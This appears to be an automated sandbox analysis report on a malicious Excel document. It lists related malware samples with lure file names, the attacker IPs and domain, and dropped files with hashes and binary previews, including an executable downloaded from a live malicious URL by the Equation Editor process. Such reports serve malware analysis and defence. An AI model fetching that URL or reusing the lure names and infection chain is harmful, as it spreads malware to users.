	DHL_SHIPMENT_ADDRESS_4495749574946596484658458458,pdf.exe	Get hash	malicious	Browse	• 185.26.106.194
	RFQ_384638463936463883683648 34.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc_384746836483648363 8,pdf.exe	Get hash	malicious	Browse	• 185.26.106.194
arkemagrup.com	Doc_347343.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Doc_386384934.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Doc_38464835648343.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Inquiry.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	PO-4600017931.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Doc.xlsx	Get hash	malicious	Browse	• 185.26.106.165

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ATE-ASFR	Doc_347343.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	5nXX3v5zWn.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc_386384934.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Doc_38464835648343.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	pfI78aQqmv.exe	Get hash	malicious	Browse	• 185.26.106.194
	Inquiry.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Doc_87654334567.exe	Get hash	malicious	Browse	• 185.26.106.194
	PO-4600017931.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	HTOj2DnVlw.exe	Get hash	malicious	Browse	• 185.26.106.194
	i7Qs22QuKz.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Doc_39563856383648364376383647383654836473836483736384637363846383648363846383.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc_987945678.exe	Get hash	malicious	Browse	• 185.26.106.194
	Ref-2021-05-14.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc_38464856384683648364.exe	Get hash	malicious	Browse	• 185.26.106.194
	Document_printout_copy_3485393648364836439374383638384.exe	Get hash	malicious	Browse	• 185.26.106.194
	DHL_SHIPMENT_ADDRESS_4495749574946596484658458458,pdf.exe	Get hash	malicious	Browse	• 185.26.106.194
	DOCUMENT_395849584954.exe	Get hash	malicious	Browse	• 185.26.106.165
	RFQ_384638463936463883683648 34.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc_384746836483648363 8,pdf.exe	Get hash	malicious	Browse	• 185.26.106.194
ATE-ASFR	Doc_347343.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	5nXX3v5zWn.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc_386384934.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Doc_38464835648343.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	pfI78aQqmv.exe	Get hash	malicious	Browse	• 185.26.106.194
	Inquiry.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Doc_87654334567.exe	Get hash	malicious	Browse	• 185.26.106.194
	PO-4600017931.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	HTOj2DnVlw.exe	Get hash	malicious	Browse	• 185.26.106.194
	i7Qs22QuKz.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Doc_39563856383648364376383647383654836473836483736384637363846383648363846383.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc_987945678.exe	Get hash	malicious	Browse	• 185.26.106.194
	Ref-2021-05-14.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc_38464856384683648364.exe	Get hash	malicious	Browse	• 185.26.106.194
	Document_printout_copy_3485393648364836439374383638384.exe	Get hash	malicious	Browse	• 185.26.106.194
	DHL_SHIPMENT_ADDRESS_4495749574946596484658458458,pdf.exe	Get hash	malicious	Browse	• 185.26.106.194
	DOCUMENT_395849584954.exe	Get hash	malicious	Browse	• 185.26.106.165
	RFQ_384638463936463883683648 34.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc_384746836483648363 8,pdf.exe	Get hash	malicious	Browse	• 185.26.106.194

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe	kwFDCU89PZ.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\WzyRXCWtdGSdEA.exe	kwFDCU89PZ.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Doc_87654334567[1].exe	kwFDCU89PZ.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\Public\vbc.exe
File Type:	Microsoft Cabinet archive data, 61020 bytes, 1 file
Category:	dropped
Size (bytes):	61020
Entropy (8bit):	**7.994886945086499**
Encrypted:	**true**
SSDEEP:	1536:IZ/FdeYPeFusuQszEfL0/NfXfdl5lNQbGxO4EBJE:0tdeYPiuWAVtlLBGm
MD5:	2902DE11E30DCC620B184E3BB0F0C1CB
SHA1:	5D11D14A2558801A2688DC2D6DFAD39AC294F222
SHA-256:	E6A7F1F8810E46A736E80EE5AC6187690F28F4D5D35D130D410E20084B2C1544
SHA-512:	EFD415CDE25B827AC2A7CA4D6486CE3A43CDCC1C31D3A94FD7944681AA3E83A4966625BF2E6770581C4B59D05E35FF9318D9ADADDADE9070F131076892AF2FA0
Malicious:	false
Preview:	MSCF....\.....,.....I.....I.....R.q .authroot.stl.N....5..CK..8T....c_.d....A.K....=.D.eWI..r."Y...."i..,.=.I.D.....3...3WW.....y...9..w..D.yM10....`.0.e.._.'..a0xN....)F.C..t .z.,.O20.1``L.....m?H..C..X>Oc..q.....%.!^v%<...O...-..@/.....H.J.W..... T...Fp..2.|$....._Y..Y`&..s.1.....s.{...,":o}9.....%._.xW*S.K..4"9.....q.G:.....a.H.y.. ..r...q./6.p.;.` =*.Dwj.....!.....s).B..y.....A.!W.....D!s0..!"X...I.....D0.....Ba...Z.0.o..I.3.v..W1F hSp.S)@.....'Z..QW...G...G.G.y+.x...aa`.3..X&4E..N...._O..<X.....K...xm..+M...O.H...)... .....*..o..~4.6.....p.`Bt.(..*V.N.!.p.C>..%.ySXY.>.`..f|.*...'^K`\..e.....j/..|..)..&i...wEj.w...o..r<.$.....C.....}.x...L..&..).r..\...>....v.....7...^..L!.$..'m...*,*.....7F$..~..S.6$S.-y....|.!.....x ...~k...Q/.w.e...h.[...9<x...Q.x.][}*_%Z..K.).3..'....M.6QkJ.N.....Y..Q.n.[.(.... ...Bg..33..[...S..[... .Z..<i.-.]...po.k.,...X6.....y3^.t[.Dw.]ts. R..L..`..ut_F....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1392054451166236
Encrypted:	false
SSDEEP:	6:kKjafqdoW+N+SkQlPlEGYRMY9z+4KlDA3RUeIlD1Ut:OG5kPlE99SNxAhUe0et
MD5:	73D434F5661B6D463F837080EA943642
SHA1:	2CD8845DF98F90DB4BF2DD9209A13437A63DB3B0
SHA-256:	EF803AE8B228F3D5EEF8B4DB9F65942A0F90D72579AF0470F87DD1A5AA8A06D6
SHA-512:	88D5DFB03A5EE72A3D41877CB900AE4160BE6D70A8EEE75D9F6C6601B6D0AC1FD8356CDFF075ECE6FCD3A3F63B04C14471C507BBDC3C79E41D29F7165883EA5
Malicious:	false
Preview:	p..... .....'.j...(..... .....T'._.....$.....\...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..".0.d.6.5.4.2.7.7.5.f.d.7.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Doc_87654334567[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	479232
Entropy (8bit):	7.4170903584629215
Encrypted:	false
SSDEEP:	12288:NUdeni+TLedHTiw3CzfM5B2OR0GU4V24TfWOQCs/I:KciCqdziw3KeRHtJHs/I
MD5:	6733D5E8934EAFF7C0087E7DE2C8E62A
SHA1:	6C0B89DC4C773E51D660780450CBD148F2FF3211
SHA-256:	3441D4122B712A32E1C0518F02903A632ECBF557FBAB71C510C732474D326CD1

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Doc_87654334567[1].exe	
SHA-512:	B6804A6968FA7A6F68D1A8F6161A0C69584DBFEB88EFF5F7784C259F2886FE1B444438576D47AB5DDA24496A619DFBFFE02050BC679A3F3E13DD6BC82F61C3C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Joe Sandbox View:	• Filename: kwFDCU89PZ.exe, Detection: malicious, Browse
IE Cache URL:	http://arkemagrup.com/Doc_87654334567.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....u.`.....0.. ... .....5... ...@..... ..... ..@.....05..O....@.....`..... ....H.....text..... ... .`.rsrc.....@.....0.....@..@.rel oc.....`.....@.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3593FE9D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...l@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\38D6D8CE.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8123789386507605
Encrypted:	false
SSDEEP:	3072:z34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:74UcLe0JOcXuunhqcS
MD5:	6CB928BE3E67F24A61029E293EF3D385
SHA1:	2026D18C43EC013CCABD05193648ED51F11723D6
SHA-256:	27BB1F6D2D0771E33EEABDC1A8884E798B802497B0ADD328EF2967BEC69481AA
SHA-512:	FD5DC00F1513E2740D488D63B73D529279635D52BE9CEFD29B23018ABEF9776D602BB7C6644510E6731451B78C104F2B57DCC462C210CBF66B8B5EB919EFFC3
Malicious:	false
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i...../Q$.....<.-z8Q.@.. %.....<.<.<.....<. .<..N.R..<...<.....<...<..N.R..<...<. ....y8Q..<...<. .....z8Q.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....,<.X.....<... <.....ovdv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$. .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4AAF8EAF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9lTdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4AAF8EAF.png	
Preview:	.PNG.....IHDR...0...(.....9.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^....e.z...b.$..P ..^.Jd..8.....c..c..mF.&.....F...[....Zk...>.g....{...U.T.S.'.O.....eS`S`S `S`S`S`S..Q.{.....\_...?...g7.6.6.6.6.6.6.6.....$.....!..c.?.).).).).).).=...+.....}.....x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&.....@. ....C.....+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....].....x....e..n.....+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....?.....b..o.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 ....?. ).).).).).).).).....}.....l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l@.....d.x...7.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4E649BE6.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Preview:	......JFIF.....`.`.....Exif..MM.*.....;.....J.i.....R.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5BA4E7B3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9lTdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false
Preview:	.PNG.....IHDR...0...(.....9.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^....e.z...b.$..P ..^.Jd..8.....c..c..mF.&.....F...[....Zk...>.g....{...U.T.S.'.O.....eS`S`S `S`S`S`S..Q.{.....\_...?...g7.6.6.6.6.6.6.6.....$.....!..c.?.).).).).).).=...+.....}.....x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&.....@. ....C.....+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....].....x....e..n.....+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....?.....b..o.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 ....?. ).).).).).).).).....}.....l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l@.....d.x...7.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8762AF39.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31Aj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... .....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C...;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L..:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8D4B7BFA.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8D4B7BFA.jpeg	
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Preview:	......JFIF.....`.`......Exif..MM.*.......;.........J.i.........R......................>..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A9691677.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.0848395387371825
Encrypted:	false
SSDEEP:	96:+SpE1LSR5gs3iwiMO10VCVU7ckQadVDYM/PVfmhDqpH:5Sq+sW31RGtdVDYM3VfmkpH
MD5:	59A006365F7CA7E6809AEC593181D9BA
SHA1:	DDBB1CBA3306CEC237FB6D0130AD72B7EFF610BC
SHA-256:	8C2E1E41CEB13848ADEA43DEA1382211D57B0C72B505D4E6054F7505ED624B4E
SHA-512:	187F9B65553198DF1B17083A86B5EF2D3610445094A2D29C77E1A142E1E8CBCD50F044DE3089509FFA43E7E1C41161FF1DB6E96620867666E0FB4B05C89652B4
Malicious:	false
Preview:	....l...,..........<.................. EMF...............................8...X...................?.................................C...R...p..................................S.e.g.o.e. .U.I..$.6.).X...`...d............................q....\.............,.....q........6.u...q....`..q..$.$y.w..................w....$.....|.d...n...d...^ q.....^ q.......(GQ.....-.......<.w................<..v.Znv....X.XR......$......................ovdv......%...................................r..................'...........(...(.................?...........?................l...4...........(...(...(...(...(..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AAE88E0C.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false
Preview:	......JFIF.............C..C..r...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?.....(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FC2C1618.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FC2C1618.jpeg

Malicious:	false
Preview:	......JFIF.............C...C..r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso4E71.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM........6...(...}l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL...vaL................................... ....vaL...vaL..........{..{..{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.........................u........}.z.i......vaL......................x....}...........]......vaL........ ....{............w........vaL.................~............w.........vaL...vaL...vaL...vaL...................... ....vaL..vaL..vaL..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso4EA1.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM........6...(...}l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL...vaL................................... ....vaL...vaL..........{..{..{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.........................u........}.z.i......vaL......................x....}...........]......vaL........ ....{............w........vaL.................~............w.........vaL...vaL...vaL...vaL...................... ....vaL..vaL..vaL..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso4EA2.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
